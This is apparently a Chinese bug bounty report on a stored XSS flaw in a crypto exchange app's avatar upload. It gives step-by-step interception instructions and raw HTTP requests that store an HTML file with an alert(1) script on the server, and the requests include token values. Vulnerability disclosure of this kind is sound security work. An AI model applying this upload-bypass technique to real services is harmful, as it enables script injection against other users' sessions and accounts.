白帽子昵称：神惊鬼跳

漏洞描述**漏洞URL：如果是Web就填写此项**

https://m*.*****.pro/**/**-head-img


简要描述：漏洞说明、利用条件、危害等

经测试，发现交易所APP端的头像上传处可以上传html文件，同时可以通过去除crc32字段并通过修改Content-type、文件存储名称的方式实现将包含恶意XSS代码的HTML页面存储至服务端，之后通过更新头像的方式实现对恶意HTML页面的应用，当其他用户查看头像详情时可以导致恶意XSS代码被成功执行


漏洞证明：

首先，点击头像更新头像：


之后选择图片，同时使用burpsuite抓包：




之后捕获到请求数据包：




请求数据包末尾内容如下，按照下图更新三处信息：




更新之后的数据如下：




之后释放请求数据包，可以看到文件上传成功：




之后更新头像：



可以看到成功更新：



最后访问头像链接，可以看到XSS代码成功执行：



漏洞利用代码：

上传头像的请求数据包：

```
POST / HTTP/1.1
User-Agent: QiniuAndroid/7.3.15 (6.0.1; SAMSUNG-Galaxy S7 Edge; 1609498966629691; 0gcjWuYzb8Ov7UPg)
Content-Type: multipart/form-data; boundary=550f83d9-024b-488f-813d-e0099d409946
Content-Length: 17984
Host: upload**.***.com
Connection: close
Accept-Encoding: gzip, deflate

--550f83d9-024b-488f-813d-e0099d409946
Content-Disposition: form-data; name="file"; filename="P1.jpeg"
Content-Type: text/html
Content-Length: 17244

ÿØÿà
<html><script>alert(1);</script><html>
--550f83d9-024b-488f-813d-e0099d409946
Content-Disposition: form-data; name=""
Content-Length: 10

2712000481
--550f83d9-024b-488f-813d-e0099d409946
Content-Disposition: form-data; name="token"
Content-Length: 126

0gcjWuYzb8Ov7UPgq_g2YqIRZbm0bqkINOjW8vWP:YQyiFytmgVSflurCyeIDtplCW4Q=:eyJzY29wZSI6ImRlZXBjb2luIiwiZGVhZGxpbmUiOjE2MTAwNzUzMTR9
--550f83d9-024b-488f-813d-e0099d409946
Content-Disposition: form-data; name="key"
Content-Length: 41

733276de-2c08-4e09-9953-a98a8789a6c8.html
--550f83d9-024b-488f-813d-e0099d409946--
```

更新头像的请求数据包：

```
POST /user/**-**-img HTTP/1.1
```

```
token: xH3ci/GVG007BWfsXtrz/C7l1nA6Sp/UuL***JUiudeHbIbLok5Hr/SrnjaObmI5PA5wRLMgcmAFnxKg==
channel: android-test
version: 4.0.8
os: Android236.0.1
device: d49ed8d8b93019bb5e755cc01b6ed306
model: Galaxy S7 Edge
lang: zh
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Host: m*.***.pro
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.11.0

url=7***6de-2c08-4e09-9**3-****9a6c8.html
```

修复方案：

对上传的文件进行严格校验